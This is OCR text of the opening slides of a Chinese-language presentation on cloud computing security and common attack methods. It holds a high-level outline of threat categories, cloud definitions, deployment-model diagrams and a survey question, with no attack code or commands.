

常見攻擊手法與防護

敦陽科技 蘇展志




- Cloud Computing Security
  - 常見攻擊手法與防護
    - Web AP攻擊>75%
      - 客戶資料外洩
      - 遭置放惡意連結
      - 遭置放後門或跳板
      - 網站變臉
    - 安全產業地下經濟
      - Botnet
      - Spam
      - deCAPTCHA
      - 0day Exploit
      - Malware
    - DDOS
    - IM
    - 瀏覽器攻擊

Communication 2.0
Infrastructure
Super Computer
Scalability
Web 2.0
Google AppEngine
PaaS
Cryptography
RackSpace
Storage
IaaS
Grid Computing
Microsoft Azure
Social Media
Avaiability
Database
Reliability
Firewall
SaaS
Virtulization
Cloud Computing
Architecture
Internet
Efficiency
Identity
Amazon AWS
Load Balancer
Flexibility
Distributed Computing
Security
Platform



"Computing is not about computing anymore. It's about living."

Being Digital (1995) by Nicholas Negroponte (p.6)



Common implies multi-tenancy, not single or isolated tenancy


Location-independent

Online

Utility implies pay-for-use pricing

Demand implies ~infinite, ~immediate, ~invisible scalability

PDF-XChange
Click to buy NOW!
www.docu-track.com



Public Cloud

The Cloud Provider

Public Cloud

The Cloud Provider

Hybrid Cloud

Connectivity
(Network Access)

SME

SME

SME


Enterprise

Private Cloud

Enterprise

Private Cloud


Pros and Cons



From http://blogs.zdnet.com/Hinchcliffe

Q: Rate the challenges/issues ascribed to the 'cloud'/on-demand model

